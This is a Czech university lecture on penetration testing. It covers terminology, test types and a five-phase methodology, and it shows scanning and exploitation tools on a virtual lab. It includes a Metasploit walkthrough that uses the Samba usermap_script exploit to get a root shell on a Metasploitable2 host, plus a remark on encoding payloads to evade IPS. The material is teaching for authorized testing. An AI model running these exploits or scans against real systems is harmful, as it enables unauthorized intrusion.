

# 1. Přednáška: Penetrační testování

## Bezpečnost ICT 2

Zdeněk Martinásek

Vysoké učení technické v Brně  
[martinasek@feec.vutbr.cz](mailto:martinasek@feec.vutbr.cz)

2021



Informační bezpečnost

## 1 Základní pojmy

- Základní pojmy
- Dělení pen-testů

## 2 Metologie

- Obecné schéma
- Metodiky
- Certifikace

# Základní pojmy

- **Penetrační test** - je posouzení úrovně bezpečnosti **metodou pokusu o průnik** do testovaného systému (databáze, sítě, ...).
- Provádí se testováním, hledáním slabého místa (zranitelnosti), a následně využití slabiny (pokud možno získat co nejvyšší oprávnění).
- Zcela jednoznačně se jedná o technickou formu **posouzení bezpečnosti**.
- Metodami i použitými nástroji blízký reálnému útoku (nejedná se o pouhé spuštění nástroje/scanneru, **zkušenosti, inteligence**).
- Při nalezení zranitelnosti je **sjednána náprava!!** (vylepšení ochrany/zabezpečení).

# Základní pojmy

- Důležité - penetrační testování vyžaduje **povolení majitele systému!**, hacking X cracking X arresting (problém se zákonem).
- Trénování provádíme na **vlastních virtuálních strojích** (Kali, OWASP, Metasploitable, Windows, Linux, Adroid atd.).
- **Zranitelnost** - dobře víme :).
- **Exploit** (využití zranitelnosti) - speciální program, jehož cílem je zneužití zranitelnosti a realizovat přístup do systému (exploit nese náklad).
- **Payload** (náklad) - program, který umožní využití zranitelnosti a následnou akci (**Metasploit - Meterpreter**).
- Penetrační test má mnoho variant (interní, externí, aplikacní, wifi, dialup, bluetooth, . . . ).

# Základní pojmy

- Občas bývá za penetrační test chybně považován **Vulnerability Assessment** - pozn. první technický krok.
- Vulnerability assessment lze přeložit jako vyhodnocování zranitelností (odhalování zranitelností, hledání slabých míst).
- Odhalování zranitelností **není** synonymum pro penetrační testování.
- Jedná se o čistě mechanickou/strojovou záležitost (false-positives).
- Neobnáší demonstraci nalezených slabin (menší knowhow).
- **Bezpečnostní audit** - zhodnocení současného stavu vůči nějaké normě.

# Základní pojmy

- Co je možné podrobit penetračnímu testu?
  - Testovat lze prakticky cokoli u čeho existuje riziko „nabourání“.
  - Z tohoto faktu plyne velký záběr pen. testů.
  - Tento fakt často vede k **megalomanským zadáním** v praxi.
  - Nutno balancovat **šířku a hloubku testů** (těžká komunikace se zadavatelem testů).
- Testováno by mělo být vše, u čeho **hrozí riziko nežádoucího průniku** do systému, odcizení dat nebo způsobení finanční škody.
- **Problém zadání** co a jak testovat do jisté míry řeší metodologie.<sup>1</sup>

---

<sup>1</sup>Probíráno v TIC3.

## Obecné dělení

- Testy je možné dělit podle různých hledisek.
- **Externí testy** – jsou prováděny z vnější strany testované sítě a představují vnější hrozby (např. útok „crackera“ z internetu).
- **Interní testy** – jsou prováděny z vnitřní strany testované sítě, které napodobují potencionálního útočníka, který získal nějakým způsobem přístup do vnitřní sítě, nebo také neloajálního zaměstnance.

## Podle úrovně znalostí o systému

- **Black-box testy** – na testovaný systém se pohlíží jako na tzv. černou skříňku, kde jsou známy pouze jeho vstupy a potencionální výstupy. Není známa vnitřní struktura systému.
- Tato metoda je typická pro hackery, kteří mají jen běžnou veřejnou informaci (např. doménové jméno serveru), kterou podrobuje dalšímu průzkumu.

# Podle úrovně znalostí o systému

- **White-box testy** – k dispozici všechny možné znalosti o systému.
  - V případě počítačové sítě, je to například topologie sítě, přítomná zařízení, různé přístupové údaje, nastavení prvků atd.
  - V případě testování aplikací se analyzují **zdrojové kódy** a hledají se v něm chyby.
  - Detailní informace o systému mohou umožnit odhalení případných nedostatků v kratší době a celkově komplexnější analýzu systému.

## Podle úrovně znalostí o systému

- **Grey-box testy** – kombinace předchozích dvou typů testů.  
Tester má pouze základní znalosti o systému, které se snaží maximálně využít.
- Samotný test však probíhá z hlediska potencionálního útočníka nebo v případě testování aplikace z hlediska uživatele.

## Podle způsobu provedení

- **Manuální testy** – tester je vykonává manuálně, umožňuje vytvořit testy na míru pro specifické podmínky. Nevýhody: rozsáhlé znalosti testované oblasti, dovednosti vytvořit testovací proceduru, časová náročnost.
- **Automatizované testy** – nástroje pro automatické testování vytvářejí profesionálové v oboru a testerovi se stačí naučit s nástrojem pracovat a porozumět interpretaci výsledků. Výhodou je rychlosť aplikace testu, nevýhodou může být nemožnost otestovat některé typy zranitelných míst.
- **Poloautomatizované testy** – kombinace automatických a manuálních testů, snažící se využít výhody obou způsobů.


# Podle cíle

- Penetrační testování:
  - **síťové infrastruktury** (pozn. bezdrátové sítě),
  - **WWW aplikací**,
  - **Mobilní zařízení**.
- **Dnes v podstatě samostatné disciplíny!**.
- V **zadání** penetračního testu je vhodné **explicitně uvést**, zda je požadován důkladné prověření WWW aplikací.
- Zadání testu WWW aplikací je složitější (testovací účty, ...)
- V přednášce i v laboratorních cvičeních budeme také rozlišovat penetrační testování síťové infrastruktury a WWW aplikací.

# Metodologie testování

- Obecné metodiky nejsou vždy úplně jednotné, ale **základní struktura** je vždy stejná.
- Různé zdroje uvádějí upravené metodiky podle vlastních zkušeností, představ a požadavků.
- Počet jednotlivých fází testovacích cyklů se **pohybuje od čtyř do sedmi**.
- prezentujeme si metodiku, která zahrnuje celkem **pět kroků**.

# Metodologie testování



# Poznámka

- Následující snímky prezentují **jednotlivé fáze penetračního testování**,
- veškeré ukázky a příklady jsou realizovány pomocí jednoduchého **virtualizovaného pracoviště** (Virtualizace ve VMPlayer),
- pracoviště obsahuje následující:
  - **Kali linux**,
  - **Metasploitable2 -Linux**
  - **OWASP Broken Web Apps**


# Fáze: Plánování

- Začáteční fáze testování,
- stanovit všechny organizační záležitosti,
- sestavení týmu a vytvoření **časového plánu**,
- určují se **detailní cíle**, na které budou zaměřeny penetrační testy,
- důležité je vymezit prioritní cíle (největší riziko),
- záleží na přidělených prostředcích (finance, personál, čas), schopnostech testera ...

## Fáze: Sběr informací

- Cílem je **zjistit co nejvíce informací o cílové síti** (systému).
- Získané informace se použijí jako vstup k další fáze testování.
- Základní informace jako **rozsahy IP adres**, jmenné servery, kontaktní osoby, **otevřené porty**, **síťové služby** a jejich verze, operační systémy síťových prvků atd.
- Takové informace je možné získat kombinací zdrojů jako whois, google a nástrojů určených pro skenování portů (nmap, zenmap, atd.).
- Social engineering atd.

# Fáze: Sběr informací - nástroje Kali



# Fáze: Sběr informací - nmap


```
File Edit View Search Terminal Help
nmap -v -sn 192.168.0.0/16 10.0.0.0/8
nmap -v -iR 10000 -Pn -p 80
SEE THE MAN PAGE (https://nmap.org/book/man.html) FOR MORE OPTIONS AND EXAMPLES
root@kali:~# nmap 192.168.123.*

Starting Nmap 6.49BETA4 ( https://nmap.org ) at 2016-02-03 11:13 EST
Nmap scan report for 192.168.123.2
Host is up (0.00017s latency).
Not shown: 999 closed ports
PORT      STATE SERVICE
53/tcp    open  domain
MAC Address: 00:50:56:F6:32:55 (VMware)

Nmap scan report for 192.168.123.129
Host is up (0.00029s latency).
All 1000 scanned ports on 192.168.123.129 are closed
MAC Address: 00:0C:29:74:59:8C (VMware)

Nmap scan report for 192.168.123.131
Host is up (0.00024s latency).
Not shown: 977 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
```

# Fáze: Sběr informací - zenmap hosts




# Fáze: Sběr informací - zenmap services

The screenshot shows the Zenmap interface with the following details:

- Scan Tools Profile Help**: Top navigation bar.
- Target:** 192.168.123.\*
- Command:** nmap -T4 -O -A -v 192.168.123.\*
- Services Tab:** The Services tab is selected, highlighted with a red box and a red arrow pointing down from the left sidebar.
- Service List:** A sidebar on the left lists various services: ajp13, domain, exec, ftp, http, imap, irc, java-rmi, and login. The "ftp" entry is currently selected, highlighted with a blue bar.
- Table View:** The main area displays the Nmap output in a table format with tabs: Nmap Output, Ports / Hosts, Topology, Host Details, Scans. The "Ports / Hosts" tab is active.
- Table Headers:** Hostname, Port, Protocol, State, Version.
- Table Data:**

Hostname	Port	Protocol	State	Version
192.168.123.131	2121	tcp	open	ProFTPD 1.3.1
192.168.123.131	21	tcp	open	vsftpd 2.3.4

# Fáze: Sběr informací - zenmap services



# Fáze: Sběr informací

- DEMO - Sběr informací.

## Fáze: Odhalování zranitelností

- Za otevřenými porty se skrývají nějaké **sítové služby**, které běží na operačním systému,
- představují aplikace, které mohou obsahovat zranitelnosti.
- Při hledání zranitelností dochází k **porovnávání** jednotlivých verzí síťových služeb a operačních systémů s **databází známých zranitelností**.
- Také probíhají kontroly určitých **chybných konfigurací** (misconfigurations).
- Výsledkem je seznam stanic či služeb, které obsahují **zranitelnosti a jejich závažnost**.
- Nejčastěji se pro tento účel používají **specializované nástroje a databáze zranitelností**.

# Fáze: Odhalování zranitelností - Nessus

The screenshot shows the Nessus Home / Scans interface. The top navigation bar includes links for Applications, Places, and Nessus. The main content area displays a scan report for host 192.168.157.131. The report lists 16 vulnerabilities across various categories and severity levels (High, Medium, Low, Info). A detailed view of a vulnerability entry is shown on the right, including host details like IP, MAC, and OS, and a start/elapsed time summary. Below the table, a pie chart visualizes the distribution of vulnerabilities by severity.

Severity	Plugin Name	Plugin Family	Count
HIGH	MS12-020: Vulnerabilities in Remote Desktop Could Allow Remote Code Execution	Windows	1
Medium	Microsoft Windows Remote Desktop Protocol Server Man-in-the-Middle Attack	Windows	1
Medium	Terminal Services Encryption Level is Medium or Low	Misc.	1
Low	Terminal Services Encryption Level is not FIPS-140 Compliant	Misc.	1
INFO	Common Platform Enumeration (CPE)	General	1
INFO	Device Type	General	1
INFO	Ethernet Card Manufacturer Detection	Misc.	1
INFO	Nessus Scan Information	Settings	1
INFO	Nessus SYN scanner	Port scanners	1
INFO	OS identification	General	1
INFO	Patch Report	General	1

**Vulnerabilities**

Host Details

IP:	192.168.157.131
MAC:	00:0c:29:9e:5f:f4
OS:	Microsoft Windows XP Professional Microsoft Windows Server 2008 R2
Start:	Today at 6:09 PM
End:	Today at 6:18 PM
Elapsed:	9 minutes
KB:	<a href="#">Download</a>

# Fáze: Odhalování zranitelností - OpenVas

The screenshot shows the Greenbone Security Assistant web interface. At the top, there's a navigation bar with links for Applications, Places, and Home. The main title is "Greenbone Security Assistant - Home". Below the title, it says "Logged in as Admin admin | Logout" and "Sun Feb 7 12:51:34 2016 UTC". The main content area has a header "Tasks" with a filter input containing "apply\_overrides=1 rows=10 first=1 sort=name". A table lists one task: "Immediate scan of IP 192.168.157.131" with a progress bar at 1% and 0 results. A note below says "(Applied filter: apply\_overrides=1 rows=10 first=1 sort=name)". To the right, there's a "Quick start: Immediately scan an IP address" section with a "Start Scan" button. A cartoon woman character is pointing towards the "Start Scan" button. A list of steps for the short-cut is provided: 1. Create a new Target with default Port List, 2. Create a new Task using this target with default Scan Configuration, 3. Start this scan task right away, 4. Switch the view to reload every 30 seconds so you can lean back and watch the scan progress. A note at the bottom says "In fact, you must not lean back. As soon as the scan progress is beyond 1%, you can already jump into the scan report via the link in the Reports". The bottom of the screen shows a toolbar with various icons.

# Fáze: Odhalování zranitelností - SecurityFocus

The screenshot shows the homepage of SecurityFocus.com. At the top, there's a navigation bar with icons for back, forward, and search, followed by the URL 'www.securityfocus.com'. Below the bar is the 'SecurityFocus' logo with a stylized 'S'. To the right of the logo are links for 'About' and 'Contact'. A prominent yellow banner at the top features the text 'Symantec Connect' and 'A technical community for Symantec customers, end-users, developers, and partners.' with a 'Join the conversation' button. The main content area has a dotted line separator. Below it, there are two columns of vulnerability entries. Each entry includes a title, date, and link.

Vulnerability Title	Date	Link
Jasper 'jas_matrix_create()' Function Integer Overflow Vulnerability	2016-12-24	<a href="http://www.securityfocus.com/bid/80035">http://www.securityfocus.com/bid/80035</a>
Oracle Java SE CVE-2015-4902 Remote Security Vulnerability	2016-02-02	<a href="http://www.securityfocus.com/bid/77241">http://www.securityfocus.com/bid/77241</a>
Oracle Java SE CVE-2015-4806 Remote Security Vulnerability	2016-02-02	<a href="http://www.securityfocus.com/bid/77126">http://www.securityfocus.com/bid/77126</a>
Oracle Java SE CVE-2015-4805 Remote Security Vulnerability	2016-02-02	<a href="http://www.securityfocus.com/bid/77163">http://www.securityfocus.com/bid/77163</a>
Oracle Java SE CVE-2015-4843 Remote Security Vulnerability	2016-02-02	<a href="http://www.securityfocus.com/bid/77160">http://www.securityfocus.com/bid/77160</a>
Oracle Java SE CVE-2015-4844 Remote Security Vulnerability	2016-02-02	<a href="http://www.securityfocus.com/bid/77164">http://www.securityfocus.com/bid/77164</a>
Oracle Java SE CVE-2015-4883 Remote Security Vulnerability	2016-02-02	<a href="http://www.securityfocus.com/bid/77161">http://www.securityfocus.com/bid/77161</a>
Oracle Java SE CVE-2015-4903 Remote Security Vulnerability	2016-02-02	<a href="http://www.securityfocus.com/bid/77194">http://www.securityfocus.com/bid/77194</a>
Oracle Java SE CVE-2015-4860 Remote Security Vulnerability	2016-02-02	<a href="http://www.securityfocus.com/bid/77162">http://www.securityfocus.com/bid/77162</a>
Oracle Java SE CVE-2015-4882 Remote Security Vulnerability	2016-02-02	<a href="http://www.securityfocus.com/bid/77181">http://www.securityfocus.com/bid/77181</a>

## Vulnerabilities

**Jasper 'jas\_matrix\_create()' Function Integer Overflow Vulnerability**  
2016-12-24  
<http://www.securityfocus.com/bid/80035>

**Oracle Java SE CVE-2015-4902 Remote Security Vulnerability**  
2016-02-02  
<http://www.securityfocus.com/bid/77241>

**Oracle Java SE CVE-2015-4806 Remote Security Vulnerability**  
2016-02-02  
<http://www.securityfocus.com/bid/77126>

**Oracle Java SE CVE-2015-4805 Remote Security Vulnerability**  
2016-02-02  
<http://www.securityfocus.com/bid/77163>

**Oracle Java SE CVE-2015-4843 Remote Security Vulnerability**  
2016-02-02  
<http://www.securityfocus.com/bid/77160>

**Oracle Java SE CVE-2015-4844 Remote Security Vulnerability**  
2016-02-02  
<http://www.securityfocus.com/bid/77164>

**Oracle Java SE CVE-2015-4883 Remote Security Vulnerability**  
2016-02-02  
<http://www.securityfocus.com/bid/77161>

**Oracle Java SE CVE-2015-4903 Remote Security Vulnerability**  
2016-02-02  
<http://www.securityfocus.com/bid/77194>

**Oracle Java SE CVE-2015-4860 Remote Security Vulnerability**  
2016-02-02  
<http://www.securityfocus.com/bid/77162>

**Oracle Java SE CVE-2015-4882 Remote Security Vulnerability**  
2016-02-02  
<http://www.securityfocus.com/bid/77181>



# Fáze: Odhalování zranitelností - ExploitDB

The screenshot shows a Linux desktop environment with a window titled "Exploit Database by Offensive Security - Iceweasel". The URL is https://www.exploit-db.com. The page features a large banner for "The Exploit Database" with the text "Exploit Database" and "CVE Compliant". Below the banner, there's a section for "Remote Exploits" with a table listing various vulnerabilities. The table has columns for Date, D, A, V, Title, Platform, and Author.

Date	D	A	V	Title	Platform	Author
2016-02-11	+	-	File Replication Pro <= 7.2.0 - Multiple Vulnerabilities	jsp	Vantage Point .	
2016-02-10	+	-	D-Link DCS-930L Authenticated Remote Command Execution	hardware	metasploit	
2016-01-26	+	-	Android ADB Debug Server Remote Payload Execution	android	metasploit	
2016-01-11	+	+	Konica Minolta FTP Utility 1.00 - CWD Command SEH Overflow	windows	TOMWA	
2016-01-12	+	-	FingerTec Fingerprint Reader - Remote Access and Remote Enrollment	hardware	Daniel Lawson	
2016-01-12	+	-	FortiGate OS Version 4.x - 5.0.7 - SSH Backdoor	hardware	operator8203	

# Fáze: Odhalování zranitelností

- DEMO - Sběr informací.

## Fáze: Zneužití chyb (exploitace)

- Tato fáze představuje **využívání nalezených zranitelností**, tj. pokusy o prolomení bezpečnostních mechanizmů.
- Pro nejrůznější síťové služby **existuje řada exploitů**.
- Po úspěšné exploitaci jedné služby se může otevřít cesta k další službě, která byla před tím nepřístupná.
- Pak je třeba se **vrátit ke sběru dat a hledání zranitelností** pro nový cíl.


## Fáze: Zneužití chyb (exploitace)

- Nejznámější nástroj: **Metasploit Framework**,
- zneužití slabiny jako ve „filmu“ :).
- Obsaženo více než 1200 exploitů pro nejznámější operační systémy (včetně Windows, Unix/Linux a Mac OS X),

## Fáze: Zneužití chyb (exploitace)

- Základní kroky pro exploitaci systému s využitím Metasploit Frameworku zahrnují:
  - ➊ Výběr a konfigurace exploitu (kódu, který vstupuje do cílového systému díky využití nějaké zranitelnosti).
  - ➋ Kontrola, jestli je zamýšlený cíl na vybraný exploit zranitelný.
  - ➌ Výběr a konfigurace tzv. payloadu (konkrétního kódu, který je vykonán na cílovém stroji).
  - ➍ Volba šifrovací techniky ke ztížení odhalení payloadu (tedy obcházení IPS).
  - ➎ Vykonání exploitu.

# Zneužití chyb (exploitace) - Metasploit



# Zneužití chyb (exploitace) - Metasploit

The screenshot shows the Metasploit Pro interface. On the left, a terminal window displays a exploit message:

```
wake up, Neo...
the matrix has you
follow the white rabbit
knock, knock, Neo.
```

Below the terminal is a link:

<http://metasploit.pro>

In the center, there's a terminal command:

```
msf > [ ]
```

On the right, an Nmap scan output is shown:

Port	Protocol	State	Service
22	tcp	open	ssh
80	tcp	open	http
139	tcp	open	netbios-ssn
143	tcp	open	imap
443	tcp	open	http
445	tcp	open	netbios-ssn
5001	tcp	open	java-rmi
8080	tcp	open	http
8081	tcp	open	http

At the bottom, there's a banner:

Payload caught by AV? Fly under the radar with Dynamic Payloads in  
Metasploit Pro -- learn more on <http://rapid7.com/metasploit>

And a list of available modules:

```
= [ metasploit v4.11.4-2015071403 ]  
+ ... --=[ 1467 exploits - 840 auxiliary - 232 post ]  
+ ... --=[ 432 payloads - 37 encoders - 8 nops ]  
+ ... --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]
```

# Zneužití chyb (exploitace) - Metasploit

```
Applications ▾ Places ▾ Terminal ▾

File Edit View Search Terminal Help
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]
msf > use exploit/multi/samba/usermap_script
msf exploit(usermap_script) > show options

Module options (exploit/multi/samba/usermap_script):
Name  Current Setting  Required  Description
----  -----  -----  -----
RHOST          yes        The target address
RPORT          139       yes        The target port

Exploit target:

Id  Name
--  --
0  Automatic

msf exploit(usermap_script) > set RHOST 192.168.123.131
RHOST => 192.168.123.131
msf exploit(usermap_script) > show options
Module options (exploit/multi/samba/usermap_script):
Name  Current Setting  Required  Description
----  -----  -----  -----
RHOST  192.168.123.131  yes        The target address
RPORT  139             yes        The target port

Exploit target:

Id  Name
--  --
0  Automatic
```

# Zneužití chyb (exploitace) - Metasploit

```
msf exploit(usermap_script) > exploit  
[*] Started reverse double handler  
[*] Accepted the first client connection...  
[*] Accepted the second client connection...  
[*] Command: echo PmopMIH3Xl0CNMpB;  
[*] Writing to socket A  
[*] Writing to socket B  
[*] Reading from sockets...  
[*] Reading from socket B  
[*] B: "PmopMIH3Xl0CNMpB\r\n"  
[*] Matching...  
[*] A is input...  
[*] Command shell session 1 opened (192.168.123.130:4444 -> 192.168.123.131:43160) at 2016-02-10 06:49:20 -0500  
  
uname  
Linux  
whoami  
root  
uname -a  
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
```



# Zneužití chyb (exploitace) - Metasploit

```
msf exploit(usermap_script) > exploit  
[*] Started reverse double handler  
[*] Accepted the first client connection...  
[*] Accepted the second client connection...  
[*] Command: echo PmopMIH3Xl0CNMpB;  
[*] Writing to socket A  
[*] Writing to socket B  
[*] Reading from sockets...  
[*] Reading from socket B  
[*] B: "PmopMIH3Xl0CNMpB\r\n"  
[*] Matching...  
[*] A is input...  
[*] Command shell session 1 opened (192.168.123.130:4444 -> 192.168.123.131:43160) at 2016-02-10 06:49:20 -0500  
  
uname  
Linux  
whoami  
root  
uname -a  
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
```



# Zneužití chyb (exploitace) - Metasploit

- DEMO - Metasploit framework.

# Zneužití chyb (exploitace) - Metasploit

- Drobné nevýhody Metasploit frameworku:
  - **uživatelsky „méně“ přívětivé při hledání vhodných exploitů,**
  - **nutnost stálého opakování příkazů** pro testování různých exploitů,
  - set RHOST, set LRHOST, shwo options ....
- Nadstavby pro metasploit framework:
  - **Armitage** - předinstalováno v Kali,
  - Metasploit (**Rapid7**) - problém licence mimo USA.

# Zneužití chyb (exploitace) - Armitage

